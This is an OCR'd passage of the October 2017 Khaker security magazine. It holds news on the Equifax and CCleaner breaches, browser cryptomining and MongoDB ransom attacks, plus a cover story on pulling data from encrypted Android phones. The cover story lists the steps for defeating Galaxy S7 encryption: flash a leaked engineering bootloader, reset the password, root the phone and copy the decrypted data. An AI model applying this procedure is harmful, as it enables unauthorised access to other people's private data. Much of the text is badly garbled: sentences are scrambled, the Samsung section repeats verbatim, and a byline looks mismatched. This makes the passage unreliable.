№224

ОКТЯБРЬ
2017

# ХАКЕР

# ДОСТУП РАЗРЕШЕН

Изучаем баги, позволяющие снять данные с зашифрованных Android-смартфонов

Cover Story

Защищаемся от произвола пограничников

Проворачиваем сложную MITM-атаку в Wi-Fi-сети

Разбираемся, как работает Linux изнутри

октябрь 2017
№ 224

# CONTENT

**MEGANEWS**
Всё новое за последний месяц

**Доступ разрешен**
Изучаем баги LG, Samsung и Motorola, позволяющие снять данные с зашифрованного смартфона

**Кунг-фу для маковода**
Изучаем уникальные утилиты командной строки macOS

**Страдания с ReactOS**
Почему в заменителе Windows работают трояны, но не работает Word

**WWW**
Интересные веб-сервисы

**Дайджест Android**
Взлом приложений для Android и iOS и инструменты для мобильного пентестера

**Android 8 изнутри**
Безопасность и ограничения

**Android 1 глазами юзера Android 8**
Какой была первая версия самой популярной ОС и как она менялась со временем

**Вопрос доверия**
Как iOS 11 защитит тебя от произвола полиции и пограничников

**Приготовься к инъекции**
Раскручиваем уязвимости в WordPress, препарировав метод prepare

**Алмазный фонд «Хакера»**
Самые крутые материалы по реверсингу и malware за три года

**Течь в Apache**
Разбираем баг Optionsbleed, который угрожает безопасности веб-сервера

**Злой роутинг**
Проворачиваем хитроумную MITM-атаку в Wi-Fi-сети

**Игра в числа**
Разбираем уязвимость Integer Overflow в веб-сервере nginx

**X-Tools: Vulners edition**
Ищем сплоиты на Python, сканим уязвимые серверы и автоматизируем пентест

**Жизнь без антивируса**
Как побороть малварь голыми руками и обезопасить себя на будущее

**Windows 10 против шифровальщиков**
Как устроена защита в обновленной Windows 10

**Феномен целевых атак**
Колонка Дениса Макрушина

**Fall Creators Update для программиста**
Пробуем новые фичи Universal Windows Platform

**Дезинфицируем Android**
Как устроены программы для очистки смартфона от встроенной малвари

**Как работает Linux**
От нажатия кнопки включения до рабочего стола

**Безопасность превыше всего**
9 трюков, которые сделают твою жизнь секьюрнее

**Сисадминский must have**
12 утилит, о которых должен знать каждый админ

**Защита для виртуалки**
Гэрри Оуэн о том, как VMware изменит подход к корпоративной безопасности

**Титры**
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

Мария «Milli» Нефедова
nefedova@cis.ru

# КРАХ EQUIFAX

В начале сентября 2017 года стало известно об утечке данных, которую допустимо отнести к крупнейшим историям в мире Equifax.

Представители североамериканского подразделения Equifax сообщили, что неизвестные злоумышленники завладели личной информацией 143 миллионов человек (всего в США проживает 324 миллиона человек), включая их номера социальных страхований и водительских удостоверений, полные имена и адреса. Кроме того, в 209 тысячах случаев в документах также фигурировала информация о банковских картах клиентов. Хотя отделения Equifax в других странах не пострадали, утечка также затронула некоторое количество жителей Канады и Великобритании.

Сообщалось, что неизвестные проникли на серверы компании еще в мае 2017 года, но их присутствие осталось незамеченным вплоть до конца июля 2017 года.

После столь резонансного взлома ИБ-эксперты и СМИ немедленно принялись строить предположения о том, как именно злоумышленники могли скомпрометировать одно из крупнейших баз кредитных историй. Наиболее интересную и «складную» версию выдвинули представители портала QZ.com, принадлежащего Atlantic Media. Они писали, что хакеры могли использовать критическую уязвимость в Apache Struts (CVE-2017-9805), об обнаружении которой официально сообщили в начале сентября 2017 года, хотя баг присутствовал в коде девять лет.

В результате разработчики Apache Software Foundation вынуждены были выступить с официальным заявлением и попытаться оправдаться. В официальном блоге появилось длинное послание, написанное вице-президентом Apache Struts, где тот подчеркивал, что доказательств использования баги CVE-2017-9805 пока нет. Также он акцентировал внимание на том, что эта проблема была выявлена исследователями только в июле 2017 года, тогда как взлом Equifax произошел в мае 2017 года. То есть, даже если хакеры действительно эксплуатировали уязвимость, на тот момент она еще представляла собой баги.

В итоге проведенное расследование показало, что теория QZ.com была почти верна. 14 сентября 2017 года на официальном сайте equifaxsecurity2017.com, посвященном инциденту, появилось обновление, согласно которому злоумышленники действительно скомпрометировали компанию через уязвимость в Apache Struts. Но, как оказалось, преступники эксплуатировали проблему CVE-2017-5638, а вовсе не свежий баг CVE-2017-9805.

Интересно, что уязвимость CVE-2017-5638 была устранена еще в начале марта 2017 года, более того, в силу доступности исходного проблему практически сразу начали активно использовать злоумышленники. Так как, согласно официальным данным, взлом Equifax произошел в мае, выходило, что у компании было два месяца на установку обновления, однако по какой-то причине этого не случилось.

Впрочем, в конце сентября, благодаря публикации изданий Wall Street Journal, появились подробности, из взлома Equifax проходили не в мае. Журналисты опасаются ссылаться на информацию, которой с ними поделились представители компании FireEye, получившие данные от неназванных клиентов Equifax. Оказалось, что первые признаки компрометации сети базы кредитных историй появились еще в марте 2017 года, а не в мае, как писали официальные заявления. Тем не менее к тому моменту о CVE-2017-5638 уже в любом случае было известно.

Однако проблемы Equifax не ограничились одним только взломом и кражей колоссальных объемов данных. После того как об инциденте узнала широкая общественность, компания стала объектом жесткой критики СМИ и ИБ-специалистов со всего мира. Дело было даже не в самом взломе, а в том, как представители Equifax справились с последствиями компрометации и утечкой данных.

К примеру, после публикации официального заявления об инциденте для пострадавших был запущен специальный сайт equifaxsecurity2017.com, где можно найти ответы на наиболее распространенные вопросы, подать заявление на использование бесплатного кредитного мониторинга, а также воспользоваться сервисами по защите от кражи личности. При этом клиентам компании предоставили возможность проверить, нахожусь ли их данные в списках пострадавших, но сделать это нужно уже на другом сайте: trustiddpremier.com/eligibility.

Журналисты издания Vice Motherboard раскритиковали компанию за создание путаницы из трех разных сайтов (ведь еще есть официальный equifax.com). Более того, представители издания обнаружили, что защита от кражи личности TrustedID Premier работает весьма странно. В частности, система попросила некоторых сотрудников редакции вернуться для активации TrustedID Premier через неделю. Другим журналистам система сообщила, что их данные не пострадали, но после повторного запроса их тоже попросили вернуться позже.

Хуже того, представители СМИ выяснили, что сайт для пострадавших работает под управлением стоковой версии WordPress, которую вряд ли можно назвать безопасной и подходящей для такого случая.

Позднее и вовсе стало известно, что представители Equifax по ошибке направили своих клиентов на не официальный сайт для пострадавших, а на поддельную страницу. Так, в официальном твиттере представители бюро кредитных историй модерировали сообщения пострадавших посетить сайт securityequifax2017.com вместо настоящего equifaxsecurity2017.com. Подделку зарегистрировал ИБ-исследователь, который хотел продемонстрировать, насколько легко будет перепутать официальную и поддельную страницы. Ему это определенно удалось. В настоящее время все ошибочные сообщения уже были удалены, но некоторые из них можно увидеть на иллюстрациях ниже.

**53,5%** ЖИТЕЛЕЙ РОССИИ УВЕРЕНЫ, ЧТО ЗА НИМИ МОГУТ СЛЕДИТЬ ХАКЕРЫ

Согласно опросу, проведенному специалистами компании Avast, более половины жителей России уверены, что хакеры могут следить за ними через веб-камеры на их компьютерах.

В среднем в мире **2 ИЗ 5** респондентов (40%) не знают о такой угрозе, в то время как многие россияне уверены, что такая возможность существует. При этом исследователи отмечают, что угроза действительно есть, в некоторых из подобных шпионских программ в взаимо бесплатны.

Тем, несмотря на то что практически все знают о такой вероятности, опрос показал, что лишь **34%** россиян соблюдают меры безопасности.

# CCLEANER ВЗЛОМАЛИ

Специалисты Cisco Talos рассказали о непрятном инциденте, затронувшем популярное приложение CCleaner, использующееся для оптимизации и «чистки» ОС семейства Windows. По данным исследователей, неизвестные злоумышленники модифицировали приложение еще 15 августа 2017 года и вплоть до 12 сентября 2017 года вместе с CCleaner распространялась малварь Floxif.

Компрометацию заметили почти случайно: во время изучения официальной версии CCleaner 5.33 обнаружилось, что приложение связывается с подозрительным доменом. Как оказалось, ответственен за это был вредонос Floxif, работающий лишь на 32-битных системах из-под учетной записи администратора.

Малварь собирает все данные о зараженной машине (информацию о системе, запущенных процессах, MAC-адресах сетевых устройств и уникальные ID компьютеров), а затем передает их на удаленный сервер злоумышленников. При этом вредонос способен скачивать и запускать дополнительно бинарники, хотя, по данным исследователей, ни один зараженный хост так и не подвергся второй фазе атаки, то есть Floxif не загружал дополнительные пейлоады на зараженные устройства.

Схема работы Floxif

Изначально эксперты Cisco Talos предположили, что злоумышленники каким-то образом скомпрометировали цепочку поставок Avast и использовали цифровой сертификат, чтобы подписать вредоносную версию CCleaner 5.33, подменив его легитимный вариант. Исследователи не исключали, что преступникам помог инсайдер.

Разработчики CCleaner, компания Piriform, которую недавно приобрела Avast, подтвердили случившееся в официальном блоге. Они сообщили, что заражению подвергались 32-битные варианты CCleaner 5.33.6162 и CCleaner Cloud 1.07.391. По данным разработчиков, в коде атаки пострадали более двух миллионов пользователей.


13 сентября 2017 года была выпущена версия CCleaner 5.34, а также обновление 1.07.3214 для CCleaner Cloud, которые не содержат вредоносного кода.

Однако к концу сентября выяснилось, что данная атака, скорее всего, была не так проста и велась группой «правительственных хакеров», известной под названием Axiom (также группу называют APT17, DeputyDog, Tailgater Team, Hidden Lynx, Voho, Group 72 и AuroraPanda).

Первым о связи взлома CCleaner с операциями Axiom заговорил Costin Raiu (Costin Raiu), глава международной исследовательской команды «Лаборатории Касперского». В своем твиттере эксперт обратил внимание на то, что код, малварь, использовавшейся при атаке на CCleaner, очень похож на исходный код бэкдора Mssil, который ранее обнаруживали во время кампаний Axiom.

С теорией эксперта согласились и его коллеги из Cisco Talos. Согласно детальному отчету о проведенном ими расследовании, «группа 72» вполне могла стоять за взломом CCleaner. Серьезные доказательства демонстрируют совпадения исходников, вызванные подделкой специалистов.

Продолжение статьи →




Кроме того, аналитики Cisco Talos заметили, что на начальном третьем строке процесса и расторжение файла с управляющего сервера злоумышленников, включая БД. Именно на этот сервер поступали данные, собранные скомпрометированными версиями CCleaner: информация о системе, запущенные процессы, MAC-адреса сетевых устройств и уникальные ID компьютеров. Специалисты Talos, что они проверили подробность информации, собственная ее с данными, собранными с их собственных тестовых машин. Стоит отметить, что в расторжении экземпляр оказались данные только на 12-16 сентября 2017 года (данные данных за 12 сентября, судя по всему, были повреждены).

Анализ этой информации показал, что сведения о материале Piriform, которая распространялась вместе с CCleaner, оказались нетронутыми. Как выяснилось, злоумышленники могли получить дополнительные данные о системе начиная из двадцать разных хостов. Так, в период 12-16 сентября к управляющему серверу CCleaner, спустя 700 тысяч машин, и более двадцати из них подвергнуться второй стадии заражения.

На второй этапе заражения злоумышленники идентифицировали подходящие для распространения второй стадии, которые в итоге доставляли незатейливый бэкдор. По получае IP-адреса-посредник поисковик запросы к gitlab.com и wordpress.com, после чего скачивал и устройство дополнительную малварю.

Интересно, что атакующие вычислили подходящие жертв по доменным именам их компьютеров. На управляющем сервере обнаружили длинный список, в котором специалисты Cisco нашли и свои компании. Помимо Cisco, среди уязвимых интересовали: Singtel, HTC, Samsung, Sony, Gauselmann, Intel, VMware, O2, Vodafone, Linksys, Epson, MSI, Akamai, D-Link, Oracle (Sun), Linux Mint и Google. Среди компаний-посредников уже связались со всеми потенциально пострадавшими организациями и предупредили их о возможных проблемах.

УБ-специалисты сообщили, что в теории пострадавшими могли добраться и до других крупных компаний и производителей. Дело в том, что проект SQL-запрос показал, что 540 скомпрометированных CCleaner компьютеров находятся в правительственных сетях и еще 51 устройство принадлежит банкам.

## ПОЛМИЛЛИАРДА ПОЛЬЗОВАТЕЛЕЙ УЖЕ ПОСТРАДАЛИ ОТ МАЙНИНГА ЧЕРЕЗ БРАУЗЕРЫ

Согласно исследованию, проведенному специалистами компании Adguard, внедрение майнеров в сценарии, обслуживающие в год страны, веб-сайтов добирает по крайней мере 500 миллионов пользователей. Сообщается, что в ходе исследования администраторы различных крупных ресурсов, в прямую операторы торрент-трекера The Pirate Bay.

**2,2%** сайтов из полмиллиона 100 тысяч ресурсов Alexa майнят криптовалюту посредством браузеров посетителей.

Уже более **500 000 000** человек невольно предоставили свои системы для майнинга, просто зайдя на подобный сайт.

Сервисы популярным сервисам для браузерного майнинга пока остаются **COINHIVE** и **JSECOIN**.

# ЗОЛОТАЯ КРИПТОЛИХОРАДКА

В этом месяце операторы торрент-трекера The Pirate Bay, сами того не желая, дали мощный толчок сервису «новому человеку», как майнинг через браузеры. 16 сентября 2017 года пользователи трекера заметили, что при посещении некоторых страниц сайта нагрузка на процессор резко возрастает. Как выяснилось, причиной тому стал криптовалютный майнер, который встроен прямо в код сайта при помощи обычного JavaScript. Операторы трекера отключили этот майнер может помочь оператору в будущем полностью избавиться от рекламы.

При расследовании выяснилось, что майнер был предоставлен сервисом Coinhive, который предлагает владельцам сайтов конвертировать мощности CPU посетителей в криптовалюту Monero. При этом майнер работает на их всем стратегию ресурса: фоновые активирован для результатов поиска и интерфейсы которорый на главной страницы, а также на страницы отдельных раздач майнер не функционировал.

Хотя сам принцип всем не нов, до недавнего времени никто не пытался массово скачать сервисы подобных для майнинга прямо в код сайтов, но теперь, спустя примеру The Pirate Bay, этим занимаются все, кто только может, плюс к тому применяют большой перебор злоумышленников.

К примеру, мотивами преступников, которые пытаются заработать в код сервиса продаже. Они собирают в пиши пользовательского интерфейса для Coinhive, SafeBrowse. В коде ядрена появился фрейдовский JavaScript, который заставлял браузеры пользователей майнить криптовалюту Monero. Стратиков поведение расширения не остается незамеченным, так как нагрузка на CPU значительно возрастала, вплоть до полной неработоспособности «зараженного» компьютера.

Как оказалось, разработчики SafeBrowse вообще не внедряли майнер в код своего продукта. Они сообщили криптовалют воздуха и шесть раз за период с января по апрель 2017 года. Теперь злоумышленники активно применяют Coinhive, что позволяет им предоставлять код в файлах «обфускатов», которые затем размещают на зараженных серверах популярных CMS (WordPress, Joomla и JBoss). Для первичной компрометации серверов злоумышленники применяют самые разные техники: «бушующие» наборы эксплоитов и CMD (command-line).

Непосредственно для нанесения преступники чаще всего используют легитимный инструмент Mimikatz или его Linux-порт Windows. Также сообщается, что атакующие интересуют всего не Bitcoin и Ethereum, а криптовалюты, которую работает с протоколом CryptoNote. В основном злоумышленники майнят Monero (XMR) на такие цели: на компьютерах пользователя Bytecoin (BCN), Bookerry (BBR), Dashcoin (DSH), DigitalNote (XDN), DarkNetCoin (DNC), Fantomcoin (FCN), Pebblecoin (PEB), Quazarcoin (QCN) и Anonymous Electronic On-line Coin (AEON).

— Масштабируемость — это проблема номер один. Существует целое кладбище систем, которые утверждали, будто решили проблему масштабируемости, но это оказалось не так. Это очень серьезный и тяжелый вопрос для всех, кто пытается сделать что-то.
— Виталик Бутерин о проблемах масштабирования. Цитата из первой половины данного выпуска Бутерин считает шедевр

# ВЫМОГАТЕЛИ АТАКУЮТ MONGODB

Начиная с декабря 2016 года злоумышленники массово атакуют плохо настроенные серверы MongoDB. В конце 2016 — начале 2017 года хакеры стирали из БД информацию и требовали выкуп за возвращение данных (которую у злоумышленников зачастую попросту не было). Первый инцидент такого рода был замечен компанией Ars Technica. Спустя несколько дней после Victor Gevers и выглядит как случайный, но в конце концов, что такому взлому на вооруженные уже десятки хакерских групп.

Теперь, Гевер и его коллега, УБ-специалист Дерван Кац (Dylan Katz) предупредили, что выжидательная атака, пошедшая на свод знаний в феврале и летом текущего года, возобновилась с новой силой. По данным специалистов, на сцене появилась сразу группа новых хакерских группы, если судить по email-адресам, использованным в вымогательских сообщениях.

Хотя по сравнению с началом года число атакующих малых, группировки подрыли к делу с размахом, и их атаки причиняют куда гы не больший ущерб. К примеру, эрнест преступники сумели скомпрометировать 45 тысяч БД, на месяц активной деятельности, а группировка Cruzbit похитила 22.449 БД всего за одну неделю.

Виктор Гевер, который по-прежнему наблюдает за ситуацией, сообщил, что видел случаи, когда пострадавшие восстанавливали удаленное злоумышленниками содержимое БД из резервной копии, но в тот же день атакующие помалки серверы повторно и вновь стирали данные, хотя администрация серверы пытались обезопасить MongoDB.

Разработчики признали, что проблемы возникли еще до релиза версии MongoDB 2.6.6. Дело в том, что дефолтная конфигурация ранних версий MongoDB позволяла серверу принимать подключения к интерфейсу администратора, не только через localhost, но хоть откуда. Хуже того, учетная запись администратора по умолчанию вообще отсутствовала, что и стало было использовано злоумышленниками. Хотя компания быстро исправила свою ошибки и устранила эти проблемы, уязвимые версии установок уже разошлись по всему интернету, где продолжают «мерцать» в виде «открытых» баз данных. В результате тысячи небезопасных серверов MongoDB оказались легкими мишенями для злоумышленников.

Однако теперь дальнейшие изучение проблемы выявило, что от атак вымогателей страдают не только серверы, использующие старые версии ранних версий. Разработчики рассказали, что пользователям самостоятельно собирают защиту своих серверов и «конфигурят дыры посеклешие правила безопасности. В результате их серверы «смотрят» в интернет вообще без паролей. Разработчики MongoDB и УБ-специалисты пришли к выводу, что именно эти установки и стоящие в корне новой вымогательской кампании.

Разработчики и очередной раз напомнили администраторам о необходимости своевременного обновления ПО и призвали хотя бы изучить настройки и обновить сервер. Фойны конфигурации БД. Также в своем послании Отвечайтеевер сообщили, что грядущий релиз 3.5 (а также 3.6.x) принесет опцию «только localhost-only, которая будет применяться по умолчанию для всех сборок.

## ОКОЛО 1 000 000 ВРЕДОНОСНЫХ ПИСЕМ ПРОПУСКАЕТ ОРГАНЫ ЗАЩИТЫ ЭЛ.ПОЧТЫ

Аналитики компании Cyren изучили 18,7 миллиона электронных писем, проходящих через почтовый сервер Microsoft Office 365. Исследователи выяснили, что встроенные защитные механизмы Microsoft пропускают 1 миллион вредоносных писем. Большинство из них — рассылки по ссылке. В ходе эксперимента должен быть анализ системой в виде «Microsoft. К сожалению, во время ЦЕ-фишинга рассредоточенных для таких целей, которые не спасли. Кроме.

Как выяснилось, **9,3%** писем содержали вложения, или были отправлены спасаем и фишинг-ссылки.

**958** тысяч писем содержали ссылки, ведущие на сайты, спасающие. **34** тысяч писем оказывались фишинг-ссылками, в ещё **2000** содержали вредоносное ПО.

Продолжение статьи →

# MEGANEWS

№ 1 (Февраль 2016)

## КАК БУДУТ БЛОКИРОВАТЬ TOR

Минюстом лется Владимир Путин подписал закон 112.07.2017 № 276-ФЗ «О внесении изменений в Федеральный закон «Об информации, информационных технологиях и о защите информации», который вступил в силу 1 ноября 2017 года. Закон позволит роскомнадзору massiveлять блокировать сайты и сервисы, посредством которых можно получить доступ к заблокированным в РФ ресурсам. Также предлагается, не отказы могут оказывать VPN-сервисы, анонимайзеры, Tor и не подобные.

Журналисты «Вашегоинтернета» предположили, у сервиса не встроен технологии поиска нежелательных. Доверие Пользователя, какие сервисы Роскомнадзор, Tor, VPN, анонимайзеры, Tor, Tor, Tor

# ПОСТ РАЗРЕ

«УЗНАЙ МЕНЯ» ОТ ЕВГЕНИЯ ЗОРИНА И MOTOROLA ПОЗВОЛЯЕТ ОБОЙТИ ОГРАНИЧЕНИЯ ОС ЗАЩИЩЕННОГО СМАРТФОНА

Олег Шахнович
Эксперт по мобильным технологиям
Компания Motorola
Олег.Шахнович@motorola.com

Android — это система, которая при выполнении ряда условий и грамотном использовании может бы стать достаточно безопасной. В реальном же мире все гораздо проще. Google, Apple, Microsoft, Nokia, Samsung, Motorola и другие производители обеспечивают доверенную загрузку и серьезно подходят к обеспечению безопасности своих устройств. Но и не совсем особые производители LG, Motorola и Samsung, сегодня выпустили от этих производителей и Android.

В передовом номере Евгений Зорин обубликовал статью, посвященную бесконечному циклу с безопасности мобильных операционных систем. Из утверждения, что «Android является первым из мобильных ОС с безопасностью, которая, в отличие от предыдущих, не ограничивается лишь одним аппаратным обеспечением». Сам автор рассмотрел в своей статье ограничения, и, пользуясь матчастью, «офицерской Android» в виде»мы» по любу, доказывает, что, грамотным использованием, ограничения можно обойти (на Samsung, LG и Motorola Android).

Только теперь, на фоне ограничений и политических эксцессов защиты информации и решения устройства. Если Apple не поспешила сдаться и не стала выпускать свои устройства для России, то Google, Samsung и Motorola использовали ситуацию для роста и тяжи данных. Но как с этим обстоит дело на российских смартфонах — «оригинал» Samsung? Ответ: то точнее,так же неоднозначно.

Давайте разберемся по порядку.

## ANDROID И ДОСТУП К ДАННЫМ

Как в уже упоминавшейся статье, Android в большинстве мобильных устройств можно отключить. Здесь и безопасность данных данных, и устойчивость к взлому и, конечно, фанатизм или, в защите от кражи, и разнообразные бонусы в виде приложений, ограничивающие не возможность, незаметно отслеживать, но обойти и передавать информацию на сервер Google. Сегодня же отключаемых только на самом деле, а именно — устойчивости к взлому и фанатизм, и, конечно, бонусы в виде приложений, ограничивающие не только или даже скорее передающие информацию на сервер Google.

А теперь посмотрим устройств и с каждой—какой версией мобильных ОС смартфоны стоимостью ее всех брошенных. И это не «оплаты» и Apple, Google производителей всех сумеет, что, в отличие от Android, «неизвращенного» доступа к информации. Разумеется, все в действии производителей, а, следовательно, задачами производителей, а, в конечном устройствами не по силам.

Давайте рассмотрим производителей и начинаем и то, как они сосредоточили свою и отношения к безопасности.

## ОТКРЫТАЯ ПЛАТФОРМА

Прежде чем вдаваться в детали реализации шифрования, немного поговорим о том, в каком аппаратном обеспечении, в каком программном обеспечении и с каким аппаратным способом извлечения. Для нас представляет интерес, прежде всего, Android и, конечно, Google. Но, поскольку производители предоставляют запуск неподписанного кода, шифрования разделов данных и пароль, и, конечно, доверенную загрузку ОС.

В Android загрузчик (bootloader) — это первый код, который запускается при включении устройства. Загрузчик инициализирует аппаратное обеспечение, и, с помощью которого загружает ядро Linux. Загрузчик также предоставляет и целостность загруженного раздела, и именно загрузчик несет ответственность за проверку подписи загружаемого ядра. Производители смартфонов Android или ресурсы.

Android — открытая платформа, и, в отличие от iOS, производители имеют возможность изменять загрузчик. Это позволяет, в частности, использовать свой загрузчик, который позволяет вносить изменения в ядро и в другие разделы. Но, к сожалению, производители смартфонов, в большинстве случаев, не предоставляют доверенный загрузчик

# ДОСТУП РАЗРЕШЕН

ИЗУЧАЕМ БАГИ LG, SAMSUNG И MOTOROLA, ПОЗВОЛЯЮЩИЕ СНЯТЬ ДАННЫЕ С ЗАШИФРОВАННОГО СМАРТФОНА

### ЧТО-ТО ПОШЛО НЕ ТАК


После того как Google запустила практику обязательного неотложного обновления разведа данных, многие пользователи стали думать (если они вообще об этом задумывались), что их смартфоны с Android по безопасности сойдем как iPhone. Неотложенное аппаратное шифрование, корректно используемые детачи отпечатков пальцев, заблокированные загрузчики, защита от кражи и сбоюса с заводским настройкам — галочки можно поставить напротив каждого пункта. Казалось бы, что может пойти не так?

«Но так начинается в тот момент, когда мы спускаемся с небес на землю и вместо абстрактного «чистого Android» начинаем рассматривать реально существующие устройства. Оказывается для тех, кто считает, что «ребя брать Nexus/Pixel и прочие гуглофоны», ремарка: описанная ниже метод был разработан на основе уязвимости, обнаруженной именно в смартфоне от Google — Nexus 6 и исправленной лишь в июле 2017 года.

### ЧТО-ТО ПОШЛО НЕ ТАК, ЧАСТЬ ПЕРВАЯ: MOTOROLA

Загрузчики TFP разблокированы, что это для чего вам может обойти буквально в пару кликов, если использовать метод, разработанный Oxygen и встроенный в софт для полицейских «Мобильный криминалист». Как обнаружилось, в подавляющем большинстве устройств, выпущенных под маркой Motorola как во времена бытности ее независимой компанией, так и под крылом стерва Google, а потом и Lenovo, присутствует критическая уязвимость на уровне загрузчика. Уязвимость затронула практически все устройства Motorola, выпущенные в период с 2013 по 2017 год. Метод действует независимо от версии Android, блокировки загрузчика и статуса FRP. Уязвимость была исправлена лишь в тех устройствах, которые работают под управлением последних версий Android с июльским патчем безопасности (к слову, его получили лишь самые свежие модели Motorola и некоторые флагманы).

Работает это так. Для каждого конкретного устройства с помощью программа (то есть в автоматическом режиме) создается уникальный загрузчик, который загружается в оперативную память устройства и получает управление. Телефон при этом выглядит так.




На компьютере будет сначала так.

А потом так.

Дальнейшее — вопрос техники: загруженный в память устройства код выполняет все команды, с помощью которых из телефона извлекаются как собственно данные пользователя, так и, с некоторыми оговорками, обход или шифрования. Защищенные данные расшифровываются на лету. Метод опробован на большом количестве разнообразных моделей (испытано лично), он работает даже для устройств с заблокированным загрузчиком и активированной защитой FRP.

О каких оговорках идет речь? Дело в том, что ключи шифрования возможно извлечь не всегда. Так, для устройств, оборудованных аппаратным модулем TEE, ключ шифрования можно извлечь, только если пользователь не установил безопасный экран блокировки (пароль или паттерн) или пароль разблокирования известен. А если нет? Можно попробовать подобрать, принципиальная ограниченный здесь нет, но перебор возможен только на самом смартфоне, а после ряда неудачных попыток TEE начнет увеличивать задержку между попытками на аппаратном уровне: так что перебор будет очень-очень медленным.

Следовательно, не все так страшно? Возможно, особенно если на твоем Motorola-устройстве июльский патч безопасности или у тебя его последнее устройство с TEE и установлен длинный и сложный пароль. Но подожду, и нас же остался лидер смартфонсоприятия — Samsung! Давай посмотрим, как обстоят дела с его прошлогодним флагманом — Samsung Galaxy S7.

### ЧТО-ТО ПОШЛО НЕ ТАК, ЧАСТЬ ВТОРАЯ: SAMSUNG GALAXY S7

В случае с Motorola нам может помешать наличие пароля устройства. Да, его можно перебрать, но это долго, медленно и скучно. Но погоди, зачем пароль, если шифрование (по крайней мере в режиме «по умолчанию») от него никак не зависит? Здесь в дело вступает такая штука, как TEE, которой согласен исполнить (в нашем случае — с целью расшифровки разведа данных) исключительно доверенные микропрограммы, подписанные производителем. В случае со смартфонами Motorola софт от «Эксперимент» эксплуатирует уязвимость на уровне загрузчика, позволяя обойти стандартные механизмы защиты от выполнения произвольного кода во время загрузки смартфона, то есть на уровне системы. А вот на модуль TEE эта уязвимость никак не распространяется, и сопроцессор не выдаст ключ/пароль фирменной ключ, если код не подписан непосредственно производителем.

А что, если сам производитель создает и подписает свой критургический полуключ код, который полезет в TEE и выгадит отпуд ключи? «Фантастика», — скажешь ты. «Парадоксы», — ответишь ты. «Очередная теория заговора?» — спросишь ты. И будешь не прав. Встречайте: уязвимая компания Samsung, номер один по продажам устройств на Android, не просто напоказ (в подписках) такой код, но и позволила ему утечь в интернет. Почему-то про это не трубили во всех газетах (а ведь каждый джейлбрейк каждой мелкой поделкиром iOS широко освещается соответствующими СМИ), но факт остается фактом: инженерный загрузчик был создан Samsung, подписан Samsung, украден у Samsung и выложен в Сети на всеобщее обозрение.

Что это означает на практике? Всего лишь то, что теперь можно загрузить смартфон в инженерный загрузчик и сбросить пароль блокировки устройства. Вот просто так — взять и сбросить. И все? Нет, не все: инженерный загрузчик позволяет получить права root-пользователя, установить root в систему. Дальнейшие шаги тривиальны: смартфон загружается в систему, раздел данных успешно расшифровывается, и при помощи root-доступа становится полный расшифрованный образ файловой системы.

Посмотрим на процесс внимательнее. Что тебе понадобится? Джентльменский набор:

1. Модифицированная версия инструмента Samsung Odin Downloader Tool: Odin3 v3.12 (PrincoComsy).zip.
2. Инженерный загрузчик G891A_7.0_ENG_ROOT.tar.
3. Скрипт для установки root: Nougat_SFaRoot_2.82_V2.zip.

Процесс пошел:

1. Загружаем устройство в recovery: зажми кнопки Vol+ и Home, после чего зажми Power. Удерживай все три кнопки, пока экран не мигнет и на нем не появится logo. В этот момент отпусти кнопки.
2. Запускаем Odin-modified v3.12 by PrincoComsy.
3. Прошиваем инженерный загрузчик из архива G891A_7.0_ENG_ROOT.tar (не распаковывая), выбрав только опцию AP и указав в ней путь к архиву.
4. На этом этапе пароль устройства будет сброшен и ты сможешь загрузить систему и активировать режим разработчика в настройках (это необходимо, чтобы заработал ADB, если он не работает).
5. Распаковываем SFaRoot_2.82_V2.zip и запускаем bat.

На данном этапе ты успешно сбросил пароль устройства и получил root-доступ и доступ к ADB. У тебя есть полный доступ к файловой системе (обратим внимание, уже расшифрованной файловой системе!). Скопировать данные на компьютер теперь можно с помощью любой подходящей программы — от «Мобильного криминалиста» до простого ADB.

Пароль? Шифрование? Нет, не слышали. Безопасность? Samsung любит поговорить о безопасности, но по факту их решение могло бывать разрешавшая компания Samsung, номер один по продажам устройств на Android, не просто напоказ (в подписках) такой код, но и позволила ему утечь в интернет. Почему-то про это не трубили во всех газетах (а ведь каждый джейлбрейк каждой мелкой поделкиром iOS широко освещается соответствующими СМИ), но факт остается фактом: инженерный загрузчик был создан Samsung, подписан Samsung, украден у Samsung и выложен в Сети на всеобщее обозрение.

Что это означает на практике? Всего лишь то, что теперь можно загрузить смартфон в инженерный загрузчик и сбросить пароль блокировки устройства. Вот просто так — взять и сбросить. И все? Нет, не все: инженерный загрузчик позволяет получить права root-пользователя, установить root в систему. Дальнейшие шаги тривиальны: смартфон загружается в систему, раздел данных успешно расшифровывается, и при помощи root-доступа становится полный расшифрованный образ файловой системы.

Посмотрим на процесс внимательнее. Что тебе понадобится? Джентльменский набор:

1. Модифицированная версия инструмента Samsung Odin Downloader Tool: Odin3 v3.12 (PrincoComsy).zip.
2. Инженерный загрузчик G891A_7.0_ENG_ROOT.tar.
3. Скрипт для установки root: Nougat_SFaRoot_2.82_V2.zip.

Процесс пошел:

1. Загружаем устройство в recovery: зажми кнопки Vol+ и Home, после чего зажми Power. Удерживай все три кнопки, пока экран не мигнет и на нем не появится logo. В этот момент отпусти кнопки.
2. Запускаем Odin-modified v3.12 by PrincoComsy.
3. Прошиваем инженерный загрузчик из архива G891A_7.0_ENG_ROOT.tar (не распаковывая), выбрав только опцию AP и указав в ней путь к архиву.
4. На этом этапе пароль устройства будет сброшен и ты сможешь загрузить систему и активировать режим разработчика в настройках (это необходимо, чтобы заработал ADB, если он не работает).
5. Распаковываем SFaRoot_2.82_V2.zip и запускаем bat.

На данном этапе ты успешно сбросил пароль устройства и получил root-доступ и доступ к ADB. У тебя есть полный доступ к файловой системе (обратим внимание, уже расшифрованной файловой системе!). Скопировать данные на компьютер теперь можно с помощью любой подходящей программы — от «Мобильного криминалиста» до простого ADB.

